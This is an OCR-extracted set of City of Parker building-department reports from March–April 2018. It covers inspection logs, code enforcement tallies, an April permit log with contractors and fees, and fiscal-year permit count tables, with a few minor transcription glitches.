2017-9061	5308 MIDDLETON DR	SFR	Mechanical Rough	3/1/2018	3/7/2018	TRUE	FAILED 3/1	ISS	2
2017-9061	5308 MIDDLETON DR	SFR	Framing	3/1/2018	3/7/2018	TRUE	FAILED 3/1	ISS	2
2017-9050	5400 MIDDLETON DR	SFR	Meter Release - Electric	3/1/2018	3/1/2018	TRUE		ISS	1
2017-9050	5400 MIDDLETON DR	SFR	Meter Release - Gas	3/1/2018	3/2/2018	TRUE	FAILED 3/1	ISS	2
2018-9011	5201 NORWICK DR	SFR	T-Pole	3/2/2018	3/6/2018	TRUE	FAILED 3/2	ISS	2
2017-9063	6501 STAFFORD DR	SFR	Foundation	3/2/2018	3/2/2018	TRUE		ISS	1
2018-9009	5303 BERWICK LN	SFR	T-Pole	3/2/2018	3/6/2018	TRUE	FAILED 3/2	ISS	2
2018-9006	4603 SALISBURY DR	SFR	T-Pole	3/5/2018	3/22/2018	TRUE	FAILED 3/22	ISS	2
2018-9006	4603 SALISBURY DR	SFR	Plumbing Rough	3/5/2018	3/5/2018	TRUE		ISS	1
2018-9006	4603 SALISBURY DR	SFR	Form Survey	3/5/2018	3/5/2018	TRUE		ISS	1
2017-9030	4704 SHEFFIELD CT	SFR	Meter Release - Electric	3/5/2018	3/5/2018	TRUE		ISS	1
2017-9032	3600 JEFFREY DR	SFR	Meter Release - Electric	3/6/2018	3/6/2018	TRUE		ISS	1
2017-9032	3600 JEFFREY DR	SFR	Meter Release - Gas	3/6/2018	3/7/2018	TRUE		ISS	1
2017-9010	5301 BERWICK LN	SFR	Meter Release - Electric	3/6/2018	3/6/2018	TRUE		ISS	1
2017-9020	1708 DUBLIN RD	SFR	T-Pole	3/7/2018	3/7/2018	TRUE		ISS	1
2017-9065	5501 BARRINGTON DR	SFR	T-Pole	3/8/2018	3/8/2018	TRUE		ISS	1
2018-9002	5103 CHESHIRE LN	SFR	T-Pole	3/8/2018	3/8/2018	TRUE		ISS	1
2018-9002	5103 CHESHIRE LN	SFR	Plumbing Rough	3/8/2018	3/8/2018	TRUE		ISS	1
2018-9002	5103 CHESHIRE LN	SFR	Form Survey	3/8/2018	3/8/2018	TRUE		ISS	1
2017-9038	6317 HOLBROOK CIR	SFR	Driveway Approach	3/9/2018	3/9/2018	TRUE		ISS	1
2017-9066	5404 TENNYSON CT	SFR	Plumbing Top-Out	3/9/2018	3/15/2018	TRUE	FAILED 3/9 & 3/15	ISS	3
2017-9066	5404 TENNYSON CT	SFR	Electrical Rough	3/9/2018	3/15/2018	TRUE	FAILED 3/9 & 3/15	ISS	3
2017-9066	5404 TENNYSON CT	SFR	Mechanical Rough	3/9/2018	3/15/2018	TRUE	FAILED 3/9 & 3/15	ISS	3

INSPECTION LOG
MARCH 2018


PERMIT NUMBER	ADDRESS	TYPE	INSPECTION	SCHEDULED	COMPLETED	RESULT	NOTES	STATUS	#
2017-9066	5404 TENNYSON CT	SFR	Framing	3/9/2018	3/15/2018	TRUE	FAILED 3/9 & 3/15	ISS	3
2017-9047	4701 WHITESTONE DR	SFR	Driveway Approach	3/9/2018	3/9/2018	TRUE		ISS	1
2017-9047	4701 WHITESTONE DR	SFR	Meter Release - Electric	3/9/2018	3/9/2018	TRUE		ISS	1
2017-9047	4701 WHITESTONE DR	SFR	Meter Release - Gas	3/9/2018	3/9/2018	TRUE		ISS	1
2017-9038	6317 HOLBROOK CIR	SFR	Meter Release - Electric	3/12/2018	3/12/2018	TRUE		ISS	1
2017-9038	6317 HOLBROOK CIR	SFR	Meter Release - Gas	3/12/2018	3/12/2018	TRUE		ISS	1
2017-9054	7708 WINDOMERE DR	SFR	Driveway Approach	3/12/2018	3/14/2018	TRUE		ISS	1
2017-9033	5313 WESTFIELD DR	SFR	Meter Release - Electric	3/13/2018	3/13/2018	TRUE		ISS	1
2017-9033	5313 WESTFIELD DR	SFR	Meter Release - Gas	3/13/2018	3/13/2018	TRUE		ISS	1
2017-9053	4604 DONNA LN	SFR	Driveway Approach	3/14/2018		FALSE	FAILED 3/14	ISS	1
2017-9058	4605 WHITESTONE DR	SFR	Driveway Approach	3/14/2018	3/14/2018	TRUE		ISS	1
2017-9036	4805 PARKER RD E	SFR	Other	3/15/2018	3/15/2018	TRUE	POWER TO BARN	ISS	1
2018-9009	5303 BERWICK LN	SFR	Plumbing Rough	3/15/2018	3/16/2018	TRUE	FAILED 3/15	ISS	2
2018-9005	5002 KINGSTON CT	SFR	T-Pole	3/16/2018	3/16/2018	TRUE		ISS	1
2018-9005	5002 KINGSTON CT	SFR	Plumbing Rough	3/16/2018	3/16/2018	TRUE		ISS	1
2018-9005	5002 KINGSTON CT	SFR	Form Survey	3/16/2018	3/16/2018	TRUE		ISS	1
2018-9009	5303 BERWICK LN	SFR	Form Survey	3/16/2018	3/16/2018	TRUE		ISS	1
2018-9010	4506 DONNA LN	SFR	T-Pole	3/18/2018	3/8/2018	TRUE		ISS	1
2017-9039	6612 CHILTON CT	SFR	Driveway Approach	3/19/2018	3/19/2018	TRUE		ISS	1
2017-9039	6612 CHILTON CT	SFR	Meter Release - Electric	3/19/2018	3/19/2018	TRUE		ISS	1
2018-9007	6601 ERIN LN	SFR	T-Pole	3/19/2018	3/23/2018	TRUE	FAILED 3/19	ISS	2
2018-9008	6604 ERIN LN	SFR	T-Pole	3/19/2018	3/23/2018	TRUE	FAILED 3/19	ISS	2
2017-9057	6300 HOLBROOK CIR	SFR	Plumbing Top-Out	3/19/2018	3/20/2018	TRUE	FAILED 3/19	ISS	2
2017-9057	6300 HOLBROOK CIR	SFR	Electrical Rough	3/19/2018	3/20/2018	TRUE	FAILED 3/19	ISS	2
2017-9057	6300 HOLBROOK CIR	SFR	Mechanical Rough	3/19/2018	3/20/2018	TRUE	FAILED 3/19	ISS	2
2017-9057	6300 HOLBROOK CIR	SFR	Framing	3/19/2018	3/20/2018	TRUE	FAILED 3/19	ISS	2
2017-9054	7708 WINDOMERE DR	SFR	Meter Release - Electric	3/19/2018	3/19/2018	TRUE		ISS	1
2017-9054	7708 WINDOMERE DR	SFR	Meter Release - Gas	3/19/2018	3/19/2018	TRUE		ISS	1
2018-9010	4506 DONNA LN	SFR	Plumbing Rough	3/21/2018	3/22/2018	TRUE	FAILED 3/21	ISS	2
2017-9050	5400 MIDDLETON DR	SFR	Building Final	3/21/2018		FALSE	FAILED 3/21	ISS	1
2018-9003	7702 WINDOMERE DR	SFR	Plumbing Rough	3/21/2018	3/22/2018	TRUE	FAILED 3/21	ISS	2
2017-9053	4604 DONNA LN	SFR	Meter Release - Electric	3/22/2018	3/22/2018	TRUE		ISS	1
2017-9053	4604 DONNA LN	SFR	Meter Release - Gas	3/22/2018	3/22/2018	TRUE		ISS	1
2018-9010	4506 DONNA LN	SFR	Form Survey	3/22/2018	3/22/2018	TRUE		ISS	1
2018-9006	4603 SALISBURY DR	SFR	Foundation	3/22/2018	3/22/2018	TRUE		ISS	1

INSPECTION LOG
MARCH 2018

PERMIT NUMBER	ADDRESS	TYPE	INSPECTION	SCHEDULED	COMPLETED	RESULT	NOTES	STATUS	#
2017-9062	5301 BARRINGTON DR	SFR	Plumbing Top-Out	3/22/2018		TRUE	FAILED 3/22	ISS	1
2017-9062	5301 BARRINGTON DR	SFR	Electrical Rough	3/22/2018		TRUE	FAILED 3/22	ISS	1
2017-9062	5301 BARRINGTON DR	SFR	Framing	3/22/2018		TRUE	FAILED 3/22	ISS	1
2018-9002	5103 CHESHIRE LN	SFR	Foundation	3/22/2018	3/22/2018	TRUE		ISS	1
2017-9059	4603 WHITESTONE DR	SFR	Driveway Approach	3/22/2018	3/22/2018	TRUE		ISS	1
2018-9003	7702 WINDOMERE DR	SFR	Form Survey	3/22/2018	3/22/2018	TRUE		ISS	1
2018-9011	5201 NORWICK DR	SFR	Plumbing Rough	3/23/2018	3/23/2018	TRUE		ISS	1
2018-9011	5201 NORWICK DR	SFR	Form Survey	3/23/2018	3/23/2018	TRUE		ISS	1
2017-9052	6405 HOLBROOK CIR	SFR	Driveway Approach	3/26/2018	3/27/2018	TRUE		ISS	1
2017-9031	5203 BERWICK LN	SFR	Survey Plat	3/27/2018	3/27/2018	FALSE		ISS	1
2017-9031	5203 BERWICK LN	SFR	Building Final	3/27/2018		FALSE	FAILED 3/27/18	ISS	1
2018-9019	6506 ERIN LN	SFR	T-Pole	3/28/2018	3/28/2018	TRUE		ISS	1
2018-9013	6704 ERIN LN	SFR	T-Pole	3/28/2018	3/28/2018	TRUE		ISS	1
2018-9005	5002 KINGSTON CT	SFR	Foundation	3/28/2018	3/28/2018	TRUE		ISS	1
2018-9003	7702 WINDOMERE DR	SFR	Foundation	3/28/2018	3/29/2018	TRUE	FAILED 3/28	ISS	2
								TOTAL =	153

Monthly Inspection Report

	FY 2014	FY 2015	FY 2016	FY 2017	FY 2018
October	106	88	93	120	186
November	70	86	80	94	171
December	71	99	91	128	141
January	94	80	69	113	205
February	91	78	114	149	109
March	76	76	146	146	153
April	158	95	150	148	
May	90	52	104	186	
June	134	84	135	113	
July	117	77	140	168	
August	122	105	122	144	
September	82	99	91	114	
Year Total	**1211**	**1019**	**1335**	**1623**	**965**



CODE ENFORCEMENT REPORT
2017-2018

Violation Description	OCT	NOV	DEC	JAN	FEB	MAR	APR	MAY	JUN	JUL	AUG	SEP	YTD Totals
High Grass	3	3											6
Home Occupation					1								1
Illegal Dumping					1								1
Illegal Structure				3									3
Illegal Vehicle						2							2
Junked Vehicles		1			2								3
Lot Maintenance	8	4	3	4	6	8							33
Trash and Debris	1	4	4	4	3	7							23
ITEM TOTALS	**12**	**12**	**7**	**11**	**13**	**17**	**0**	**0**	**0**	**0**	**0**	**0**	**72**

Officer Actions	OCT	NOV	DEC	JAN	FEB	MAR	APR	MAY	JUN	JUL	AUG	SEP	YTD Totals
Verbal Warnings	7	6	7	6	11	13							50
Door Hangers Issued	2	2	3	2	1	4							14
Complied/Resolved		7	8	6		10							31
10 Day Notice (Letters Mailed)	2			2	1	2							7
Extension Granted	1	2											3
Complied/Resolved	4	2			9								15
Citations Issued													0
Stop Work Order													0
Misc													0
ITEM TOTALS	**16**	**19**	**18**	**16**	**22**	**29**	**0**	**0**	**0**	**0**	**0**	**0**	**120**

CITY OF PARKER	
BUILDING PERMIT TOTALS	
Apr-18	
ACCESSORY/OUTBUILDING PERMITS	1
IRRIGATION/LAWN SPRINKLER PERMITS	6
MISCELLANEOUS PERMITS	19
SWIMMING POOL PERMITS	1
REMODEL/ADDITION PERMITS	1
SINGLE FAMILY RESIDENTIAL PERMITS	11
INSPECTIONS	117

CITY OF PARKER
PERMIT LOG
APRIL 2018


PERMIT NUMBER	ISSUE DATE	TYPE	ADDRESS	CONTRACTOR	DESCRIPTION	ESTIMATED VALUE	TOTAL SQUARE FOOTAGE	PERMIT FEE	DEPOSIT FEE	WATER METER FEE	WATER IMPACT FEE	SEWER TAP FEE
2018-1011	4/11/2018	ACC	4804 OLD GATE LN	ZEPHYR HOMES	GARAGE	$36,927	720	$250.00	NA	NA	NA	NA
2018-2010	4/24/2018	ELEC	3106 DUBLIN RD	GENERATOR SUPERCENTER	GENERATOR	NA	NA	$75.00	NA	NA	NA	NA
2018-6008	4/10/2018	FENCE	6807 GREENHILL CT	NETLOC, INC	FENCE	$8,895	NA	$75.00	NA	NA	NA	NA
2018-6009	4/10/2018	FENCE	5407 TENNYSON CT	REED FENCEE & DECK	FENCE	$15,000	NA	$75.00	NA	NA	NA	NA
2018-6010	4/10/2018	FENCE	5304 ASHFORD CT	LUND	FENCE	$6,000	NA	$75.00	NA	NA	NA	NA
2018-6011	4/10/2018	FENCE	6603 ERIN LN	FRANCISCO GOMEZ	FENCE	$14,000	NA	$75.00	NA	NA	NA	NA
2018-6013	4/10/2018	FENCE	5100 RAVENSTHORPE DR	VISION MAKER CONSTRUCTION	FENCE	$7,600	NA	$75.00	NA	NA	NA	NA
2018-6014	4/10/2018	FENCE	5102 RAVENSTHORPE DR	VISION MAKER CONSTRUCTION	FENCE	$8,600	NA	$75.00	NA	NA	NA	NA
2018-6012	4/11/2018	FENCE	7708 WINDOMERE DR	NETLOC, INC	FENCE	$7,745	NA	$75.00	NA	NA	NA	NA
2018-4029	4/10/2018	IRR	6612 CHILTON CT	LAND PRO CREATIONS	IRRIGATION	$3,000	NA	$75.00	NA	NA	NA	NA
2018-4030	4/10/2018	IRR	4606 WHITESTONE DR	LAND PRO CREATIONS	IRRIGATION	$3,000	NA	$75.00	NA	NA	NA	NA
2018-4031	4/10/2018	IRR	5313 WESTFIELD DR	LAND PRO CREATIONS	IRRIGATION	$3,000	NA	$75.00	NA	NA	NA	NA
2018-4032	4/20/2018	IRR	6300 HOLBROOK CIR	M.L. JOHNSON & ASSOC	IRRIGATION SYSTEM	$1,100	NA	$75.00	NA	NA	NA	NA
2018-4033	4/23/2018	IRR	4704 SHEFFIELD CT	LAWN LIQUID IRRIGATION	IRRIGATION SYSTEM	$1,200	NA	$75.00	NA	NA	NA	NA
2018-4034	4/24/2018	IRR	6300 WARWICK WAY	LAND PRO CREATIONS	IRRIGATION SYSTEM	$3,000	NA	$75.00	NA	NA	NA	NA
2018-5006	4/3/2018	MECH	4302 GOLDEN POND CIR	TOTAL AIR AND HEAT	2 COMPLETE SYSTEMS	NA	NA	$75.00	NA	NA	NA	NA
2018-5007	4/6/2018	MECH	6201 SOUTHRIDGE PKWY	BILL JOPLINS AC & HEAT	EVAP & COND	NA	NA	$75.00	NA	NA	NA	NA
2018-5008	4/26/2018	MECH	7001 STONY OAK CT	AIRCO LIMITED	2 (5) & 1 (4) TON GAS	NA	NA	$75.00	NA	NA	NA	NA
2018-6015	4/23/2018	MISC	6616 ESTADOS DR	GUTIERREZ	DRIVEWAY	NA	NA	$75.00	NA	NA	NA	NA
2018-7015	4/3/2018	PLUM	4206 GLEN MEADOWS DR	PRO SERVICE PLUMBING	REPAIR GAS LEAK IN ATT	NA	NA	$75.00	NA	NA	NA	NA
2018-7016	4/3/2018	PLUM	3507 HOGGE DR	CLASSIC PLUMBING	SLAB LEAK	NA	NA	$75.00	NA	NA	NA	NA
2018-7017	4/10/2018	PLUM	7203 MEADOW GLEN DR	DUPURE	WATER SOFTNER RPZ	NA	NA	$75.00	NA	NA	NA	NA
2018-7018	4/16/2018	PLUM	4907 DUBLIN CREEK LN	BAKER BROTHERS	WATER HEATER	NA	NA	$75.00	NA	NA	NA	NA
2018-7019	4/19/2018	PLUM	4906 WINDMILL CREEK DR	CLASSIC PLUMBING	REMODEL/2 SINKS	NA	NA	$75.00	NA	NA	NA	NA
2018-7020	4/24/2018	PLUM	3106 DUBLIN RD	JOEL SANCHEZ PLUMB	GENERATOR	NA	NA	$75.00	NA	NA	NA	NA
2018-6017	4/27/2018	PLUM	4907 DUBLIN CREEK LN	BAKER BROTHERS	2 GAS WH	NA	NA	$75.00	NA	NA	NA	NA
2.02E+08	4/10/2018	POOL	6703 ERIN LN	HAUK CUSTOM POOLS	POOL	$55,000	NA	$500.00	NA	NA	NA	NA
2018-80005	4/30/2018	REMOD	4607 BRYCE DR	VISION MAKER CONSTRUCTION	ADDITION	$21,800	168	$265.12	NA	NA	NA	NA
2018-9028	4/10/2018	SFR	5205 WESTFIELD DR	GRAND HOMES	NEW RESIDENCE	$707,712	7,372	$4,599.48	$1,000	$2,000	$3,938.95	$1,000
2018-9025	4/11/2018	SFR	4804 OLD GATE LN	ZEPHYR CLASSIC CUSTOM HOMES	NEW RESIDENCE	$443,232	4,733	$3,042.47	$1,000	$2,000	$3,938.95	NA
2018-9018	4/13/2018	SFR	4606 SALISBURY DR	SHADDOCK HOMES	NEW RESIDENCE	$1,057,324	8,679	$5,370.61	$1,000	$2,000	$3,938.95	NA
2018-9026	4/13/2018	SFR	4403 SALISBURY DR	NEWCASTLE HOMES	NEW RESIDENCE	$500,000	6,924	$4,335.16	$1,000	$2,000	$3,938.95	NA
2018-9027	4/13/2018	SFR	4607 SALISBURY DR	SHADDOCK HOMES	NEW RESIDENCE	$860,693	6,797	$4,260.23	$1,000	$2,000	$3,938.95	NA
2018-9020	4/24/2018	SFR	4710 FULBROOK DR	GALLERY CUSTOM HOMES	NEW RESIDENCE	$293,865	5,343	$3,402.37	$1,000	$2,000	$3,938.95	NA

CITY OF PARKER
PERMIT LOG
APRIL 2018


PERMIT NUMBER	ISSUE DATE	TYPE	ADDRESS	CONTRACTOR	DESCRIPTION	ESTIMATED VALUE	TOTAL SQUARE FOOTAGE	PERMIT FEE	DEPOSIT FEE	WATER METER FEE	WATER IMPACT FEE	SEWER TAP FEE
2018-9021	4/24/2018	SFR	4706 FULBROOK DR	GALLERY CUSTOM HOMES	NEW RESIDENCE	$414,370	7,534	$4,695.06	$1,000	$2,000	$3,938.95	NA
2018-9029	4/25/2018	SFR	4604 WHITESTONE DR	SHADDOCK HOMES	NEW RESIDENCE	$556,144	5,039	$3,223.01	$1,000	$2,000	$3,938.95	NA
2018-9030	4/25/2018	SFR	5206 NORWICK DR	SHADDOCK HOMES	NEW RESIDENCE	$1,073,149	7,872	$4,894.48	$1,000	$2,000	$3,938.95	NA
2018-9031	4/30/2018	SFR	5900 MIDDLETON DR	GRAND HOMES	NEW RESIDENCE	$939,936	9,791	$6,026.69	$1,000	$2,000	$3,938.95	$1,000
2018-9032	4/30/2018	SFR	4602 DONNA LN	GRAND HOMES	NEW RESIDENCE	$463,488	4,828	$3,098.52	$1,000	$2,000	$3,938.95	NA
					TOTAL=	$7,505,780		$49,838.20	$11,000	$22,000	$43,328.45	$2,000

PERMIT GRAPHS

Accessory/Outbuildings Permits				
Fiscal Year	2014-2015	2015-2016	2016-2017	2017-2018
October	3	2	5	3
November	3	1	4	3
December	0	3	3	4
January	5	2	1	4
February	3	2	3	2
March	1	3	7	5
April	5	1	2	1
May	0	2	3	
June	4	1	7	
July	3	6	0	
August	4	4	3	
September	1	1	5	
Y-T-D Total	32	28	43	22




Irrigation/Lawn Sprinkler Permits				
Fiscal Year	2014-2015	2015-2016	2016-2017	2017-2018
October	5	3	6	4
November	1	1	5	5
December	4	3	4	3
January	2	3	4	6
February	3	2	4	10
March	1	1	4	12
April	5	3	4	6
May	0	4	12	
June	2	5	5	
July	3	6	6	
August	1	3	4	
September	4	7	2	
Y-T-D Total	31	41	60	46




PERMIT GRAPHS

Miscellaneous Permits				
Fiscal Year	2014-2015	2015-2016	2016-2017	2017-2018
October	10	4	24	13
November	8	14	11	7
December	12	13	20	17
January	5	13	23	12
February	11	7	6	14
March	16	11	18	22
April	6	15	15	19
May	10	12	16	
June	13	13	22	
July	20	24	17	
August	13	24	15	
September	10	11	14	
Y-T-D Total	134	161	201	104




Swimming Pool Permits				
Fiscal Year	2014-2015	2015-2016	2016-2017	2017-2018
October	6	2	0	3
November	5	0	0	5
December	1	5	1	1
January	4	3	2	2
February	0	1	5	6
March	4	3	3	4
April	2	3	4	1
May	0	6	2	
June	0	2	5	
July	0	3	0	
August	2	2	4	
September	2	0	3	22
Y-T-D Total	26	30	29	

